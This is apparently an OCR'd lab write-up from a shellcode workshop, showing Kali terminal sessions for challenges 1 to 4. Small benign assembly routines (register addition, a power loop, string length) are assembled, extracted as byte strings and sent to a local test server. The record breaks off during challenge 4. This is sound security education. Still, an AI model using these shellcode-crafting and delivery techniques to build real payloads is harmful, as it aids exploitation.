

(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/1]
$ nano harness.py
(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/1]
$ python3 harness.py
sending shellcode (5 bytes)
(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/1]
$


kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/1
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/1
kali@kali: ~/Do...ode/shellcode/1
kali@kali: ~/Do...ode/shellcode/1
┌──(kali㉿kali)-[~/.../Shellcode-Workshop/Shellcode/shellcode/1]
└─$ ./bin/shellcode-server
[+] Server is starting ...
[+] Server is now listening on 8888
[+] Awaiting clients ...
[+] Awaiting clients ...
[+] (Client 4) Connected
[+] 5 bytes of shellcode received. About to test.
[+] About to test shellcode
[+] Regsiter ebx is: 1337
:):):):):):):) Shellcode ran successfully!!


Challenge 2



kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/2
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/2
kali@kali: ~/Do...ode/shellcode/2
kali@kali: ~/Do...ode/shellcode/2
GNU nano 9.0 shellcode.asm
section .text
global _start
_start:
mov eax, ebx
add eax, ecx



kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/2
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/2
kali@kali: ~/Do...ode/shellcode/2
kali@kali: ~/Do...ode/shellcode/2
┌──(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/2]
└─$ nano shellcode.asm
┌──(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/2]
└─$ nasm -f elf shellcode.asm
┌──(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/2]
└─$ ld -m elf_i386 -o solution shellcode.o
┌──(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/2]
└─$ objcopy -O binary --only-section=.text solution text.bin
┌──(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/2]
└─$ xxd -p text.bin | tr -d '\n' | sed 's/../\\x&/g'
\x89\xd8\x01\xc8
┌──(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/2]
└─$ nano harness.py
┌──(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/2]
└─$ python3 harness.py
sending shellcode (4 bytes)
┌──(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/2]
└─$


kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/2
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/2
kali@kali: ~/Do...ode/shellcode/2
kali@kali: ~/Do...ode/shellcode/2
┌──(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/2]
└─$ ./bin/shellcode-server
[+] Server is starting...
[!] bind fail. Address already in use
[+] Server closing
┌──(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/2]
└─$ ./bin/shellcode-server
[+] Server is starting...
[+] Server is now listening on 8888
[+] Awaiting clients...
[+] Awaiting clients...
[+] (Client 4) Connected
[+] 2 bytes of shellcode received. About to test.
[+] About to test shellcode
[+] Sum is: -134844416
:(:(:(:(:(:(:(Shellcode did not do what you expected!
[+] Awaiting clients...
[+] (Client 5) Connected
[+] 4 bytes of shellcode received. About to test.
[+] About to test shellcode
[+] Sum is: 4352
:):):):):):):) Shellcode ran successfully!!


Challenge 3



kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/3
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/3
kali@kali: ~/Do...ode/shellcode/3
kali@kali: ~/Do...ode/shellcode/3
GNU nano 9.0 shellcode.asm
section .text
global _start
_start:
mov eax, ebx ; eax = base (result starts at base)
dec ecx ; we already have one copy in eax, so loop ecx-1 times
test ecx, ecx ; if ecx was 1, we're done
jz done
loop:
imul eax, ebx ; eax = eax * base
dec ecx
jnz loop
done:



kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/3
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/3
kali@kali: ~/Do...ode/shellcode/3
kali@kali: ~/Do...ode/shellcode/3
nano shellcode.asm
nasm -f elf shellcode.asm
ld -m elf_i386 -o solution shellcode.o
objcopy -O binary --only-section=.text solution text.bin
xxd -p text.bin | tr -d '\n' | sed 's/../\\x&/g'
\x89\xd8\x49\x85\xc9\x74\x06\x0f\xaf\xc3\x49\x75\xfa
nano harness.py
nano harness.py
python3 harness.py
sending shellcode (13 bytes)


kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/3
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/3
kali@kali: ~/Do...ode/shellcode/3
kali@kali: ~/Do...ode/shellcode/3
┌──(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/3]
└─$ ./bin/shellcode-server
[+] Server is starting...
[+] Server is now listening on 8888
[+] Awaiting clients...
[+] Awaiting clients...
[+] (Client 4) Connected
[+] 13 bytes of shellcode received. About to test.
[+] About to test shellcode
[+] You got: 15625
:):):):):):):) Shellcode ran successfully!!


Challenge 4



kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/4
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/4
kali@kali: ~/Do...ode/shellcode/4
kali@kali: ~/Do...ode/shellcode/4
GNU nano 9.0 shellcode.asm *
section .text
global _start
_start:
xor eax, eax ; eax = 0 (counter)
loop:
cmp byte [ebx+eax], 0 ; check if current char is null terminator
jz done ; if null, we're done
inc eax ; else increment counter
jmp loop
done:



kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/4
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/4
kali@kali: ~/Do...ode/shellcode/4
kali@kali: ~/Do...ode/shellcode/4
┌──(kali㉿kali)-[~/.../Shellcode-Workshop/Shellcode/shellcode/4]
└─$ nano shellcode.asm
┌──(kali㉿kali)-[~/.../Shellcode-Workshop/Shellcode/shellcode/4]
└─$ nasm -f elf shellcode.asm
┌──(kali㉿kali)-[~/.../Shellcode-Workshop/Shellcode/shellcode/4]
└─$ ld -m elf_i386 -o solution shellcode.o
┌──(kali㉿kali)-[~/.../Shellcode-Workshop/Shellcode/shellcode/4]
└─$ objcopy -O binary --only-section=.text solution text.bin
┌──(kali㉿kali)-[~/.../Shellcode-Workshop/Shellcode/shellcode/4]
